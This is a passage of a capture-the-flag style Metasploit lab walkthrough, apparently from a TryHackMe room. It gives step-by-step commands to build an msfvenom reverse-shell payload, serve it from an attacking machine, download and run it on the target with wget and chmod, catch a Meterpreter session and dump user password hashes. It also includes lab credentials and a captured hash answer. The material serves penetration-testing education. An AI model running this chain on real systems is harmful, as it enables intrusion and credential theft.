
```
msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py
```

All of the examples above are reverse payloads. This means you will need to have the exploit/multi/handler module listening on your attacking machine to work as a handler. You will need to set up the handler accordingly with the payload, LHOST and LPORT parameters. These values will be the same you have used when creating the msfvenom payload.


Answer the questions below

1. Launch the VM attached to this task. The username is murphy, and the password is 1q2w3e4r. You can connect via SSH or launch this machine in the browser. Once on the terminal, type "sudo su" to get a root shell, this will make things easier.

Step 1*: Connect via ssh to target machine.*
→ ***run***: `ssh murphy@<TARGET_MACHINE_IP>`
→ ***enter***: `yes` *(to continue)*
→ ***enter*** *password:* `Password1`




Step 2: *Get to a root shell..*
→ ***run***: `whoami` *(to check user)*
→ ***run***: `sudo su` *(to change privilege to root user)*
→ ***enter*** *password:* `Password1`



2. Create a meterpreter payload in the .elf format (on the AttackBox, or your attacking machine of choice).

On the **Attack Machine**:
Step 1: *Open a new terminal*
Step 2: *Edit script parameter*
→ ***set***: `LHOST=<ATTACKBOX_IP>, LPORT=4444`
Step 3: *Generate payload using MSFvenom*
→ ***run*** *the script*


→ ***run***: `ls` *(to verify if payload was generated)*



3. Transfer it to the target machine (you can start a Python web server on your attacking machine with the python3 -m http.server 9000 command and use wget http://ATTACKING_MACHINE_IP:9000/shell.elf to download it to the target machine).

On the **Attack Machine**:
→ ***start*** *a web server:* `python3 -m http.server 9000`

On the **Target Machine**:
Step 1*: download the payload*
→ ***run***: `wget http://<ATTACK_MACINE_IP>:9000/rev_shell.elf`
Step 2: *verify if the payload has been downloaded*
→ ***run***: `ls`
Step 3: *Make the payload an executable file*
→ ***run:*** `chmod +x rev_shell.elf`
→ ***run***: `ls` *(verify if the color of the file turned green)*




On the **Metasploit console**

Step1: *Search for multi handler module (to receive the reverse shell connection)*

→ ***open*** *new terminal and* ***launch*** *Metasploit:* `msfconsole`

→ ***search*** *module:* `search exploit/multi/handler`



Step2: *Choose module and set parameters*


→ **choose** module: `use 6`

→ **run**: `show options` (to check what parameters are needed to be set)

→ **set**: `set LHOST <ATTACK_MACHINE_IP>`

→ **set**: `set LPORT 4444`

→ **set**: `payload linux/x86/meterpreter/reverse_tcp`




4. Get a meterpreter session on the target machine.

On the **Metasploit console**

→ ***type****:* `run` *(to establish reverse shell session)*

On the **Target Machine**

→ ***run***: `./rev_shell.elf` *(to execute payload)*



5. Use a post exploitation module to dump hashes of other users on the system.

On the **Metasploit console**


Step 1: *place the current session in the background to run a new exploit*

→ ***enter***: `ctrl + z` *(to put session in the background)*

→ ***enter***: `y` *(to confirm)*

→ ***run***: `sessions` *(NOTE: remember current session number)*


→ ***run***: `use/post/linux/gather/hashdump` *(to gather password hashes. This module is given in Hint))*



6. What is the other user's password hash?

6Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77h
BFbWxjGmQCTbep0

Cont:
→ ***run**: `show options`*
→ ***set**: `set session 1`*
→ ***run** the exploit: `run`*



Task 7 Summary

You should now have a better understanding of how Metasploit can help you identify potential vulnerabilities on target systems and exploit these vulnerabilities.

You have also seen how the database feature can help you with penetration testing engagements where you have multiple potential targets.

Finally, you should have gained some experience with msfvenom and the creation of stand-alone Meterpreter payloads. This is especially helpful in situations where you can upload a file to the target system or have the ability to download files to the target system. Meterpreter is a powerful tool that offers a lot of easy to use features during the post-exploitation phase.

Answer the questions below

No answer needed.